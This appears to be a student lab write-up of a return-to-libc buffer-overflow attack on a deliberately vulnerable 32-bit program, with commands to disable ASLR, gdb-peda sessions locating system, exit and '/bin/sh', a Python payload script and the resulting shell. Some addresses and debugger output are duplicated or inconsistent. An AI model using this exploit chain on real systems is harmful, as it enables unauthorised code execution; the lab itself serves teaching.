

## RETURN TO LIBC ATTACK

1) Randomization should be off :

```
sudo sysctl -w kernel.randomize_va_space=0
```

2) export MYSHELL= /bin/sh

3) Run the env.c file to get the environmental variable :

```
#include<stdio.h>
main() {

    printf("Address::: 0x%1x\n", getenv("MYSHELL"));

}

* gcc -o env env.c
* ./env
```

--- This will result in an address **Address::: 0xbfffe0f**

4) Place this address in the exploit1.py program :

```
from struct import pack

p = ""


total = 24

junk = (total * "\x90")

p += junk + pack("<I", system_address) + pack("<I", exit_address) + pack("<I",
0xbfffe0f)

print p
```

5) Find the system and exit address from “gdb stack”



```
[----- stack -----]
---]
0000| 0xbfffee80 --> 0xb7e25378 --> 0x1753
0004| 0xbfffee84 --> 0xb7fdc858 --> 0xb7e18000 --> 0x464c457f
0008| 0xbfffee88 --> 0x0
0012| 0xbfffee8c --> 0xb7fee328 (<_dl_check_map_versions+632>: mov edi,
ax)
0016| 0xbfffee90 --> 0x7
0020| 0xbfffee94 --> 0x10
0024| 0xbfffee98 --> 0x1
0028| 0xbfffee9c --> 0x0
[-----]
---]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804856b in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e583b0 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e4b400 <exit>
gdb-peda$
```

-----> system address is 0xb7e583b0

-----> exit address is 0xb7e4b400

\* put these addresses in exploit1.py as :

```
from struct import pack
```

```
p = "
```

```
total = 24
```

```
junk = (total * "\x90")
```

```
junk1 = (4 * "\x90")
```

```
p += junk + pack("<I", 0xb7e583b0) + pack ("<I", 0xb7e4b400) + pack("<I",  
0xbffffe0f)
```

```
print p
```

6) run the exploit1.py program and take the output to “badfile”

```
python exploit1.py > badfile
```

7) Compile and run the stack program without using “execstack” :

```
gcc -g -o stack -fno-stack-protector stack.c  
./stack
```

-----> this will wait for the input for the function getchar() in stack.c

8) Take another terminal and find the process id of ./stack

```
ps aux | grep stack
```

```
---]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804856b in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e583b0 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e4b400 <exit>
gdb-peda$ q
vrt@ubuntu:~/netsec_6$ ps aux | grep stack
vrt      22033  0.0  0.1 39460 1976 ?        Ss   02:02   0:00 /usr/lib/i386-linux-gnu/hud/window-stack-bridge
vrt      23255  0.0  2.7 162900 27860 ?        Sl   03:10   0:02 gedit /home/vrt/netsec 5/stack.c
vrt      24528  0.0  0.0   2028   276 pts/22  S+   05:17   0:00 ./stack
vrt      24531  0.0  0.0   4684   820 pts/0    S+   05:17   0:00 grep --color=auto stack
vrt@ubuntu:~/netsec_6$
```

9) Run the stack program in gdb as :

**sudo gdb stack 24528**

-----> This will result as :

```
=> 0xb7fdd424 <__kernel_vsyscall+16>: pop    ebp
0xb7fdd425 <__kernel_vsyscall+17>: pop    edx
0xb7fdd426 <__kernel_vsyscall+18>: pop    ecx
0xb7fdd427 <__kernel_vsyscall+19>: ret
0xb7fdd428: add    BYTE PTR [esi],ch
[-----stack-----]
0000| 0xbffffee08 --> 0xb7e17940 (0xb7e17940)
0004| 0xbffffee0c --> 0x400
0008| 0xbffffee10 --> 0xb7fda000 --> 0x0
0012| 0xbffffee14 --> 0xb7ef3713 (<__read_nocancel+25>: pop    ebx)
0016| 0xbffffee18 --> 0xb7fc3000 --> 0x1aada8
0020| 0xbffffee1c --> 0xb7e887b3 (<_IO_file_underflow+275>: cmp    eax,0
x0)
0024| 0xbffffee20 --> 0x0
0028| 0xbffffee24 --> 0xb7fda000 --> 0x0
[-----]
Legend: code, data, rodata, value
0xb7fdd424 in __kernel_vsyscall ()
gdb-peda$
```

10) Find the address for “/bin/sh” as:

**searchmem MYSHELL or x/100s \*((char \*\*)environ)**

----->result in :

```
0xbffffd81: LIBC_ALWAYS_SOFTWARE=1
0xbffffd99: "GNOME_DESKTOP_SESSION_ID=this-is-deprecated"
0xbffffdc5: "UPSTART_INSTANCE="
0xbffffdd7: "UPSTART_EVENTS=started starting"
0xbffffdf7: "LOGNAME=vrt"
0xbffffe03: "MYSHELL=/bin/sh"
0xbffffe13: "QT4_IM_MODULE=xim"
0xbffffe25: "XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/loc
al/share:/usr/share/"
0xbffffe74: "DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-fJiFCKHh
cZ"
0xbffffeb0: "LESSOPEN=| /usr/bin/lesspipe %s"
0xbffffed0: "INSTANCE=Unity"
0xbffffedf: "UPSTART_JOB=unity-settings-daemon"
0xbfffff01: "TEXTDOMAIN=im-config"
0xbfffff16: "XDG_RUNTIME_DIR=/run/user/1000"
0xbfffff35: "DISPLAY=:0"
0xbfffff40: "XDG_CURRENT_DESKTOP=Unity"
0xbfffff5a: "GTK_IM_MODULE=ibus"
```

11) find the address for “/bin/sh” as :

**x 0xbffffe03 ----->”MYSHELL=/bin/sh”**

x 0xbffffe0b ----->"/bin/sh"

```
gdb-peda$ x 0xbffffe03
0xbffffe03: "MYSHELL=/bin/sh"
gdb-peda$ x 0xbffffe0e
0xbffffe0e: "n/sh"
gdb-peda$ x 0xbffffe0a
0xbffffe0a: "=/bin/sh"
gdb-peda$ x 0xbffffe0b
0xbffffe0b: "/bin/sh"
gdb-peda$ c
[New process 7461]
process 7461 is executing new program: /bin/dash
[New process 7462]
process 7462 is executing new program: /bin/dash
[New process 7464]
process 7464 is executing new program: /bin/ls
[Inferior 4 (process 7464) exited normally]
Warning: not running or target is remote
gdb-peda$
```

12) By typing “**continue**” or “**c**” in gdb and input a character in the other terminal will result in shell spawn:

```
vrt@ubuntu:~/netsec_6$ export MYSHELL=/bin/sh
vrt@ubuntu:~/netsec_6$ python exploit1.py > badfile
vrt@ubuntu:~/netsec_6$ gcc -g -o stack -fno-stack-protector stack.c
vrt@ubuntu:~/netsec_6$ ./stack
a
$ ls
badfile env.c exploit1.py stack stack.c~
env env.c~ exploit1.py~ stack.c
$ ps
  PID TTY          TIME CMD
 7130 pts/11    00:00:00 bash
 7421 pts/11    00:00:00 stack
 7461 pts/11    00:00:00 sh
 7462 pts/11    00:00:00 sh
 7465 pts/11    00:00:00 ps
$
```

```
0xc0000000: <Address 0xc0000000 out of bounds>
0xc0000000: <Address 0xc0000000 out of bounds>
gdb-peda$ x 0xbffffe03
0xbffffe03: "MYSHELL=/bin/sh"
gdb-peda$ x 0xbffffe0e
0xbffffe0e: "n/sh"
gdb-peda$ x 0xbffffe0a
0xbffffe0a: "=/bin/sh"
gdb-peda$ x 0xbffffe0b
0xbffffe0b: "/bin/sh"
gdb-peda$ c
[New process 7461]
process 7461 is executing new program: /bin/dash
[New process 7462]
process 7462 is executing new program: /bin/dash
[New process 7464]
process 7464 is executing new program: /bin/ls
[Inferior 4 (process 7464) exited normally]
Warning: not running or target is remote
gdb-peda$
```

13) The stack content before and after the attack is as :

```
0x80485b1 <main+82>: mov     DWORD PTR [esp],eax
0x80485b4 <main+85>: call   0x80483d0 <fread@plt>
0x80485b9 <main+90>: lea     eax,[esp+0x13]
-> 0x80485bd <main+94>: mov     DWORD PTR [esp],eax
0x80485c0 <main+97>: call   0x804852d <bof>
0x80485c5 <main+102>: mov     DWORD PTR [esp],0x804867d
0x80485cc <main+109>: call   0x80483f0 <puts@plt>
0x80485d1 <main+114>: mov     eax,0x1
-----stack-----
--]
0000| 0xbffffe80 --> 0xbffffe93 --> 0x90909090
0004| 0xbffffe84 --> 0x1
0008| 0xbffffe88 --> 0x205
0012| 0xbffffe8c --> 0x804b008 --> 0xfbad2498
0016| 0xbffffe90 --> 0x90000007
0020| 0xbffffe94 --> 0x90909090
0024| 0xbffffe98 --> 0x90909090
0028| 0xbffffe9c --> 0x90909090
-----
--]
```

```

[...]
```

Legend: code, data, rodata, value				
Breakpoint 2, 0x08048533 in bof ()				
gdb-peda\$ x/50wx \$esp				
0xbfffee50:	0x0804b008	0xbfffee93	0x00000205	0x00000000
0xbfffee60:	0xbffff0a8	0xb7ff2500	0x00000000	0xb7fc3000
0xbfffee70:	0x00000000	0x00000000	0xbffff0a8	0x080485c5
0xbfffee80:	0xbfffee93	0x00000001	0x00000205	0x0804b008
0xbfffee90:	0x90909090	0x90909090	0x90909090	0x90909090
0xbfffeea0:	0x90909090	0x90909090	0xb0909090	0x90b7e583
0xbfffeeb0:	0x0b909090	0x0abffffe	0x00000001	0xb7fe8b8c
0xbfffeec0:	0xb7fff000	0x00000000	0xbfffef88	0xb7fe90db
0xbfffeed0:	0xb7fffaf0	0xb7fdce08	0x00000001	0x00000001
0xbfffee0:	0x00000000	0xb7ff75ac	0x00000000	0x00000000
0xbfffeef0:	0xb7fff55c	0xbfffef58	0xbfffef78	0x00000000
0xbfffef00:	0xb7ff75ac	0xb7fff55c	0xbfffef78	0xb7fde4ac
0xbfffef10:	0xb7fde2dc	0xb7fe6dcd		

```

gdb-peda$

```

```

[...]
```

Legend: code, data, rodata, value				
0x08048558 in bof ()				
gdb-peda\$ x/50wx \$esp				
0xbfffee50:	0xbfffeec64	0xbfffee93	0x00000205	0x00000000
0xbfffee60:	0xbffff0a8	0x90909090	0x90909090	0x90909090
0xbfffee70:	0x90909090	0x90909090	0x90909090	0xb7e583b0
0xbfffee80:	0x90909090	0xbfffee0b	0x0000010a	0x0804b008
0xbfffee90:	0x90909090	0x90909090	0x90909090	0x90909090
0xbfffeea0:	0x90909090	0x90909090	0xb0909090	0x90b7e583
0xbfffeeb0:	0x0b909090	0x0abffffe	0x00000001	0xb7fe8b8c
0xbfffeec0:	0xb7fff000	0x00000000	0xbfffef88	0xb7fe90db
0xbfffeed0:	0xb7fffaf0	0xb7fdce08	0x00000001	0x00000001
0xbfffee0:	0x00000000	0xb7ff75ac	0x00000000	0x00000000
0xbfffeef0:	0xb7fff55c	0xbfffef58	0xbfffef78	0x00000000
0xbfffef00:	0xb7ff75ac	0xb7fff55c	0xbfffef78	0xb7fde4ac
0xbfffef10:	0xb7fde2dc	0xb7fe6dcd		

```

gdb-peda$

```